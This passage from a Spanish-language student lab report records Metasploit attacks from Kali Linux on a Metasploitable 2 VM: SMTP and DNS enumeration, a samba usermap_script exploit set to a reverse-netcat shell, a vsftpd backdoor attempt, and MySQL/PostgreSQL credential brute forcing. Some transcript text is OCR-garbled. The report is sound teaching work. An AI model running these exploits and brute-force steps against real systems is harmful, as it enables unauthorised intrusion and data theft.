applicable law.


To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$

```

Ilustración 11 PUERTO 23 – TELNET

PUERTO 25 – SMTP

El puerto 25 está asociado al protocolo Simple Mail Transfer Protocol (SMTP), utilizado para el envío de correos electrónicos. Una configuración insegura de este servicio puede permitir ataques de enumeración de usuarios



```

Kali Linux [Corriendo] - Oracle VirtualBox
Archivo  Mensajes  Ver  Entrada  Dispositivos  Ayuda

kali@kali: ~
kali@kali: ~
kali@kali: ~

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search smtp_enum
[-] No results from search
msf6 > search smtp_enum

Matching Modules

#  Name                               Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/smtp/smtp_enum      .               normal No     SMTP User Enumeration Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum

msf6 > use 0
msf6 auxiliary(scanner/smtp/smtp_enum) > options

Module options (auxiliary/scanner/smtp/smtp_enum):

Name      Current Setting      Required  Description
-  -  -
RHOSTS    25                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     25                   yes       The target port (TCP)
THREADS    1                   yes       The number of concurrent threads (max one per host)
UNIXONLY   true                yes       Skip Microsoft bannered servers when testing unix users
USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 10.10.2.5
RHOSTS => 10.10.2.5
msf6 auxiliary(scanner/smtp/smtp_enum) >
  
```

Ilustración 12 PUERTO 25 – SMTP

PUERTO 53: DNS

El puerto 53 corresponde al servicio Domain Name System (DNS), encargado de la resolución de nombres de dominio en direcciones IP. Una configuración incorrecta puede permitir realizar transferencias de zona (zone transfer), revelando información interna como nombres de host y estructura de red. En esta práctica, se logró ejecutar una transferencia de zona

desde Kali Linux, exponiendo datos que en un entorno real serían de gran valor para un atacante.




Ilustración 13 PUERTO 53: DNS

```

Kali Linux [Corriendo] - Oracle VirtualBox
msf6 auxiliary(gather/enum_dns) > options

Module options (auxiliary/gather/enum_dns):

  Name      Current Setting  Required  Description
  ----      -
  DOMAIN     metasploit.local yes        The target domain
  ENUM_A     true             yes        Enumerate DNS A record
  ENUM_AXFR  true             yes        Initiate a zone transfer against each NS record
  ENUM_BRT   false            yes        Brute force subdomains and hostnames via the supplied wordlist
  ENUM_CNAME true            yes        Enumerate DNS CNAME record
  ENUM_MX    true             yes        Enumerate DNS MX record
  ENUM_NS    true             yes        Enumerate DNS NS record
  ENUM_RVLS  false            yes        Reverse lookup a range of IP addresses
  ENUM_SOA   true             yes        Enumerate DNS SOA record
  ENUM_SRV   true             yes        Enumerate the most common SRV records
  ENUM_TLD   false            yes        Perform a TLD expansion by replacing the TLD with the IANA TLD list
  ENUM_TXT   true             yes        Enumerate DNS TXT record
  IP_RANGE   no               no        The target address range or CIDR identifier
  NS         no               no        Specify the nameservers to use for queries, space separated
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RPORT      53              yes        The target port (TCP)
  SEARCHLIST no               no        DNS domain search list, comma separated
  STOP_WILDCARD false            yes        Stops bruteforce enumeration if wildcard resolution is detected
  THREADS    1               no        Threads for ENUM_BRT
  WORDLIST    /usr/share/metasploit-framework/data/wordlists/namelist.txt no        Wordlist of subdomains

View the full module info with the info, or info -d command.

msf6 auxiliary(gather/enum_dns) > set DOMAIN metasploit.local
DOMAIN => metasploit.local
msf6 auxiliary(gather/enum_dns) > run
[*] Querying DNS NS records for metasploit.local
[-] AXFR failed: undefined method 'map!' for nil
[*] Querying DNS CNAME records for metasploit.local
[*] Querying DNS NS records for metasploit.local
  
```

Ilustración 14 PUERTO 53: DNS

PUERTO 139: NETBIOS SESSION SERVICE

El puerto 139 pertenece al servicio NetBIOS sobre TCP/IP, utilizado para compartir archivos e impresoras en redes Windows. Este servicio es conocido por permitir la enumeración de recursos compartidos, usuarios y grupos, especialmente si no está protegido por autenticación robusta. Durante la práctica, se pudo listar información sensible de Metasploitable 2 que podría ser utilizada para escalar privilegios.

PUERTO 445: MICROSOFT-DS (SMB)

El puerto 445 está relacionado con el protocolo Server Message Block (SMB), que permite el intercambio de archivos y recursos en redes Windows.

```

Kali Linux [Corriendo] - Oracle VirtualBox
msf6 > search samba smbd 3x
[-] No results from search
msf6 > search samba smbd 3.x

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
--  --
0  auxiliary/dos/samba/read_nttrans_ea_list  .               normal No     Samba read_nttrans_ea_list Integer Overflow

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/samba/read_nttrans_ea_list

msf6 > use 0
msf6 auxiliary(dos/samba/read_nttrans_ea_list) > options

Module options (auxiliary/dos/samba/read_nttrans_ea_list):

Name      Current Setting  Required  Description
--      -
MsgLen    1500             yes       How soon a memory get exhausted depends on the length of that attribute
RHOSTS    .                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445              yes       The SMB service port (TCP)
SMBDomain .                no        The Windows domain to use for authentication
SMBPass   .                no        The password for the specified username
SMBShare  .                yes       Target share
SMBUser   .                no        The username to authenticate as
Tries     40               yes       Number of DOS tries

View the full module info with the info, or info -d command.

msf6 auxiliary(dos/samba/read_nttrans_ea_list) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > options

```

Ilustración 15 puertos 139,145

```

Kali Linux [Corriendo] - Oracle VirtualBox
Archivo Mensajes Ver Entenda Dispositivos Ayuda
kali@kali: ~
kali@kali: ~
kali@kali: ~

View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.10.2.5
RHOSTS => 10.10.2.5
msf6 exploit(multi/samba/usermap_script) > options
Module options (exploit/multi/samba/usermap_script):
  Name      Current Setting  Required  Description
  --      -
  CHOST      10.10.2.5        no        The local client address
  CPORT      139              no        The local client port
  Proxies    10.10.2.5        no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.10.2.5        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
  RPORT      139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
  Name      Current Setting  Required  Description
  --      -
  LHOST     10.10.2.4        yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) >

```

Ilustración 16 puertos 139, 145

PUERTO 2121: FTP ALTERNATIVO

El puerto 2121 corresponde a un servicio FTP configurado en un puerto no estándar. Aunque el cambio de puerto puede confundir a usuarios poco experimentados, no proporciona seguridad real. En la práctica, este servicio aceptó conexiones anónimas sin autenticación, lo que permitió la subida y descarga de archivos libremente, representando un riesgo grave de fuga o

manipulación de información.

```

Kali Linux [Corriendo] - Oracle VirtualBox
msf6 > search proftpd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
--  -
0  exploit/linux/misc/netsupport_manager_agent 2011-01-08      average No      NetSupport Manager Agent Remote Buffer Overflow
1  exploit/linux/ftp/proftpd_sreplace          2006-11-26      great  Yes      ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
2  \ target: Automatic Targeting               .               .       .       .
3  \ target: Debug                             .               .       .       .
4  \ target: ProFTPD 1.3.0 (source install) / Debian 3.1 .               .       .       .
5  exploit/freebsd/ftp/proftpd_telnet_iac      2010-11-01      great  Yes      ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
6  \ target: Automatic Targeting               .               .       .       .
7  \ target: Debug                             .               .       .       .
8  \ target: ProFTPD 1.3.2a Server (FreeBSD 8.0) .               .       .       .
9  exploit/linux/ftp/proftpd_telnet_iac      2010-11-01      great  Yes      ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
10 \ target: Automatic Targeting               .               .       .       .
11 \ target: Debug                             .               .       .       .
12 \ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 .               .       .       .
13 \ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 (Debug) .               .       .       .
14 \ target: ProFTPD 1.3.2c Server (Ubuntu 10.04) .               .       .       .
15 exploit/unix/ftp/proftpd_modcopy_exec      2015-04-22      excellent Yes      ProFTPD 1.3.5 Mod_Copy Command Execution
16 exploit/unix/ftp/proftpd_133c_backdoor      2010-12-02      excellent No      ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 16, use 16 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
--      -
CHOST      CHOST            no        The local client address

```

Ilustración 17 PUERTO 2121: FTP ALTERNATIVO

```

Kali Linux [Corriendo] - Oracle VirtualBox
Archivo Mensajes Ver Entenda Dispositivos Ayuda
kali@kali: ~
Interact with a module by name or index. For example info 16, use 16 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CHOST             no        The local client address
  CPORT      CPORT             no        The local client port
  Proxies    Proxies           no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     RHOSTS            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
  RPORT      RPORT             yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 10.10.2.5
rhosts => 10.10.2.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rport 2121
rport => 2121
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.10.2.5:2121 - Banner: 220 ProFTPD 1.3.1 Server (Debian) [::ffff:10.10.2.5]
[*] 10.10.2.5:2121 - USER: 331 Password required for A:)
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

```

Ilustración 18 PUERTO 2121: FTP ALTERNATIVO

PUERTO 3306: MYSQL

El puerto 3306 es utilizado por el sistema de gestión de bases de datos MySQL. Configuraciones por defecto, como credenciales vacías o de fácil adivinación, representan un riesgo considerable. Durante la práctica, MySQL permitió el acceso con el usuario root sin contraseña, lo que permitió visualizar y extraer bases de datos completas desde Kali Linux, comprometiendo la integridad y confidencialidad de la información.

```

Kali Linux [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda

msf5 > search mysql_login

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/scanner/mysql/mysql_login      .              normal No    MySQL Login Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/mysql/mysql_login

msf5 > use 0
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf5 auxiliary(scanner/mysql/mysql_login) > options

Module options (auxiliary/scanner/mysql/mysql_login):

Name          Current Setting  Required  Description
-  -  -  -  -
ANONYMOUS_LOGIN  false          yes       Attempt to login with a blank username and password
BLANK_PASSWORDS  true           no        Try blank passwords for all users
BRUTEFORCE_SPEED  5              yes       How fast to bruteforce, from 0 to 5
CreateSession     false          no        Create a new session for every successful login
DB_ALL_CREDENTIALS false          no        Try each user/password couple stored in the current database
DB_ALL_PASWS     false          no        Add all passwords in the current database to the list
DB_ALL_USERS     false          no        Add all users in the current database to the list
DB_SKIP_EXISTING none           no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORDS        no             no        A specific password to authenticate with
PASS_FILE        no             no        File containing passwords, one per line
PROXIES          no             no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS           10.10.2.5       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RHOST           10.10.2.5       yes       The target port (TCP)
STOP_ON_SUCCESS  false          yes       Stop guessing when a credential works for a host
THREADS          1              yes       The number of concurrent threads (max one per host)
USERNAME         root            no        A specific username to authenticate as
USERPASS_FILE    false          no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false          no        Try the username as the password for all users
USER_FILE        no             no        File containing usernames, one per line
VERBOSE          true            yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf5 auxiliary(scanner/mysql/mysql_login) > set rhosts 10.10.2.5
rhosts => 10.10.2.5
msf5 auxiliary(scanner/mysql/mysql_login) > set username root
username => root
msf5 auxiliary(scanner/mysql/mysql_login) > set password root
password => root

```

Ilustración 19 PUERTO 3306: MYSQL

```

Kali Linux [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda

msf5 > use 0
msf5 auxiliary(scanner/mysql/mysql_login) > set rhosts 10.10.2.5
rhosts => 10.10.2.5
msf5 auxiliary(scanner/mysql/mysql_login) > set username root
username => root
msf5 auxiliary(scanner/mysql/mysql_login) > set password root
password => root
msf5 auxiliary(scanner/mysql/mysql_login) > run

[*] 10.10.2.5:3306 - 10.10.2.5:3306 - Found remote MySQL version 5.0.51a
[*] 10.10.2.5:3306 - No active DB -- Credential data will not be saved!
[*] 10.10.2.5:3306 - 10.10.2.5:3306 - LOGIN FAILED: root:root (Unable to Connect: Invalid packet: scramble_length(0) != length of scramble(21))
[*] 10.10.2.5:3306 - 10.10.2.5:3306 - LOGIN FAILED: root: (Unable to Connect: Invalid packet: scramble_length(0) != length of scramble(21))
[*] 10.10.2.5:3306 - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.2.5:3306 - Bruteforce completed, 0 credentials were successful.
[*] 10.10.2.5:3306 - You can open an MySQL session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/mysql/mysql_login) > mysql -h 10.10.2.5 -u root -p
[*] exec: mysql -h 10.10.2.5 -u root -p

Enter password:
ERROR 2026 (HY000): TLS/SSL error: wrong version number
msf5 auxiliary(scanner/mysql/mysql_login) > mysql -h 10.10.2.5 -u root -p
[*] exec: mysql -h 10.10.2.5 -u root -p

Enter password:
ERROR 2026 (HY000): TLS/SSL error: wrong version number
msf5 auxiliary(scanner/mysql/mysql_login) > mysql -h 10.10.2.5 -u root --skip-ssl
[*] exec: mysql -h 10.10.2.5 -u root --skip-ssl

mysql: ambiguous option '--skip' (skip-column-names, skip-line-numbers)
mysql: unknown option '-l'
msf5 auxiliary(scanner/mysql/mysql_login) > mysql -h 10.10.2.5 -u root --skip-ssl
[*] exec: mysql -h 10.10.2.5 -u root --skip-ssl

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 13
Server version: 5.0.51a-Jobuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation AB and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>

```

Ilustración 20 PUERTO 3306: MYSQL

PUERTO 5432: POSTGRESQL

El puerto 5432 corresponde a la base de datos PostgreSQL, otro sistema de gestión de bases de datos ampliamente utilizado. Al igual que MySQL, una configuración débil en este servicio puede permitir el acceso no autorizado. En esta práctica, el servicio aceptó credenciales por defecto, permitiendo acceder a todas las bases de datos y ejecutar consultas sin restricción, lo que demuestra una vulnerabilidad crítica en su seguridad.

```

Kali Linux [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda

kali@kali ~
Archivo Acciones Editar Vista Ayuda

DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, user, userbreak)
PASSWORD none no A specific password to authenticate with
PASS_FILE /usr/share/metasploit-framework/data/wordlists/postgres_default_pass.txt no File containing passwords, one per line
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RETURN_ROWS true no Set to true to see query result sets
WORDS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 5432 yes The target port
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME no A specific username to authenticate as
USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/postgres_default_userpass.txt no File containing (space-separated) users and passwords, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE /usr/share/metasploit-framework/data/wordlists/postgres_default_user.txt no File containing users, one per line
VERBOSE true yes Whether to print output for all attempts

View the full module info with the :info, or info -o command.

msf6 auxiliary(scanner/postgres/postgres_login) > set rhosts 10.10.2.5
rhosts => 10.10.2.5
msf6 auxiliary(scanner/postgres/postgres_login) > run
Unknown command: run, did you mean run? Run the help command for more details.
msf6 auxiliary(scanner/postgres/postgres_login) > run
[*] No active DB -- Credential data will not be saved!
10.10.2.5:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
10.10.2.5:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
10.10.2.5:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
10.10.2.5:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
10.10.2.5:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
10.10.2.5:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
10.10.2.5:5432 - LOGIN FAILED: :postgres:tiger@template1 (Incorrect: Invalid username or password)
10.10.2.5:5432 - LOGIN FAILED: :scott:postgres@template1
10.10.2.5:5432 - LOGIN FAILED: :scott:tiger@template1 (Incorrect: Invalid username or password)
10.10.2.5:5432 - LOGIN FAILED: :scott:postgres@template1 (Incorrect: Invalid username or password)
10.10.2.5:5432 - LOGIN FAILED: :scott:admin@template1 (Incorrect: Invalid username or password)
10.10.2.5:5432 - LOGIN FAILED: :admin:@template1 (Incorrect: Invalid username or password)
10.10.2.5:5432 - LOGIN FAILED: :admin:tiger@template1 (Incorrect: Invalid username or password)
10.10.2.5:5432 - LOGIN FAILED: :admin:postgres@template1 (Incorrect: Invalid username or password)
10.10.2.5:5432 - LOGIN FAILED: :admin:password@template1 (Incorrect: Invalid username or password)
10.10.2.5:5432 - LOGIN FAILED: :admin:admin@template1 (Incorrect: Invalid username or password)
10.10.2.5:5432 - LOGIN FAILED: :admin:admin@template1 (Incorrect: Invalid username or password)
10.10.2.5:5432 - LOGIN FAILED: :admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Bruteforce completed, 1 credential was successful.
[*] You can open a Postgres session with these credentials and CwateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) >
  
```

Ilustración 21 PUERTO 5432: POSTGRESQL

GLOSARIO

- **Pentesting:** también conocido como prueba de penetración, es un proceso de seguridad que simula ataques cibernéticos para identificar vulnerabilidades en sistemas, redes o aplicaciones.
- **VirtualBox:** Software de virtualización que permite crear y ejecutar máquinas virtuales dentro de un sistema anfitrión, simulando hardware para instalar y utilizar diferentes sistemas operativos.
- **NAT (Network Address Translation):** Modo de red en máquinas virtuales que traduce las direcciones IP internas a la IP del anfitrión, permitiendo el acceso a Internet sin exponer directamente la VM a la red física.
- **Kali Linux:** Distribución de Linux especializada en pruebas de penetración y auditorías de seguridad, que incluye una gran cantidad de herramientas para análisis de redes y explotación de vulnerabilidades.
- **Metasploitable 2:** Máquina virtual intencionalmente vulnerable diseñada para prácticas y aprendizaje de ciberseguridad.
- **Nmap:** Herramienta de código abierto para el descubrimiento y escaneo de redes, utilizada para identificar hosts, puertos abiertos y servicios activos.

- `nmap -sV`: Comando de Nmap que, además de detectar puertos abiertos, identifica la versión exacta de los servicios que están activos.
- Telnet: Protocolo de comunicación que permite acceso remoto a un dispositivo mediante línea de comandos, transmitiendo la información sin cifrar.
- SMTP: Protocolo estándar para el envío de correos electrónicos en redes IP.
- DNS: Servicio que traduce nombres de dominio en direcciones IP y viceversa.
- NetBIOS/SMB: Protocolos utilizados para compartir archivos, impresoras y recursos en redes locales, especialmente en entornos Windows.
- FTP: Protocolo de transferencia de archivos entre dispositivos en una red.
- MySQL: Sistema de gestión de bases de datos relacional muy utilizado en aplicaciones web.
- PostgreSQL: Sistema de gestión de bases de datos relacional, reconocido por su estabilidad y funciones avanzadas.

CONCLUSIONES

La realización de esta práctica me permitió comprender de forma más clara cómo se puede estructurar un laboratorio de ciberseguridad utilizando herramientas de virtualización y redes. Pude configurar correctamente la red NAT personalizada semestre9 en VirtualBox, lo que me dio la posibilidad de comunicar Kali Linux con Metasploitable 2 y, al mismo tiempo, mantener el acceso a Internet para instalar y actualizar las herramientas necesarias.

La utilización de Nmap fue una parte clave del proceso, ya que me permitió primero detectar qué puertos estaban abiertos y luego, con la opción -sV, identificar con precisión qué servicios y versiones se encontraban activos. Esta información fue fundamental para decidir qué servicios eran vulnerables y cómo explotarlos.

Durante el análisis encontré varios puertos con configuraciones inseguras o credenciales por defecto, lo que demuestra la importancia de mantener buenas prácticas de seguridad, como deshabilitar servicios innecesarios y reforzar las credenciales de acceso. El ejercicio me ayudó a reforzar mis conocimientos sobre protocolos, vulnerabilidades comunes y la importancia de un correcto aislamiento de entornos de prueba para evitar riesgos en redes reales.

En general, considero que esta práctica fue muy útil para afianzar conceptos teóricos a través de la experiencia directa, y me permitió afinar mi manejo de herramientas fundamentales en el ámbito de la auditoría y seguridad de redes.

